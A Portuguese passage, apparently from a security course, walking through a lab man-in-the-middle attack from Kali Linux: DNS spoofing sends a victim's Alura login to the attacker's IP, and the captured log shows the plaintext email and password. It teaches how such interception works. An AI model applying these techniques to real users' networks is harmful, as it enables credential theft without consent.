Os dois ataques foram habilitados. Vamos, então, para a máquina da vítima. Abriremos uma nova janela no navegador, e entraremos no site da Alura. Usaremos a URL `http://www.alura.com.br`, forçando a entrar em `HTTP`.



Alguns itens não carregaram totalmente, mas ainda assim a página parece legítima. Se voltarmos para o Kali Linux e analisarmos as informações colhidas no terminal.




Dentre elas, vemos:

```
2016-12-06 12:33:33 192.168.121.171 [DNS] Cooking the response of type 'A' for blog.alura.com.br
```

Ou seja, a página original da Alura foi redirecionada para o IP que definimos anteriormente. O spoofing está acontecendo com sucesso, mas a vítima não sabe disso. Assim, ela preencherá os campos do formulário.

Quando a vítima escolhe fazer login, note para quem ele faz o `POST`.




É para o IP que definimos no ataque. Voltemos para o Kali Linux para ver se o hacker obteve as informações desejadas:

```
...
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] scripts.kissmetrics.com
2016-12-06 12:34:35 192.168.121.171 [type:Chrome-54 os:Windows] POST Data (192.168.121.172):
email=meuemail%40meudominio.com.br&password=123456
...
```

Ele conseguiu! Dentre os protocolos analisados, encontramos o `POST` com o usuário e a senha da vítima.

Esse tipo de ataque depende de estarmos no meio da comunicação entre o usuário e o roteador.



Assim, ele envia as informações primeiro para o hacker, que consegue usá-las a seu favor, fazendo redirecionamentos para IPs que sejam vantajosos para ele. Esse tipo de ataque não é sempre efetivo, pois depende também de como está configurado o browser da vítima e se ela já tem informação em cache. Quando você for testar na sua casa, recomendo que limpe o cache antes de fazer o ataque, para que consiga pegar as informações no Kali Linux.

Assim, embora esse ataque seja uma boa estratégia para contornar o `HTTPS`, depende de muitos fatores e nem sempre é efetivo.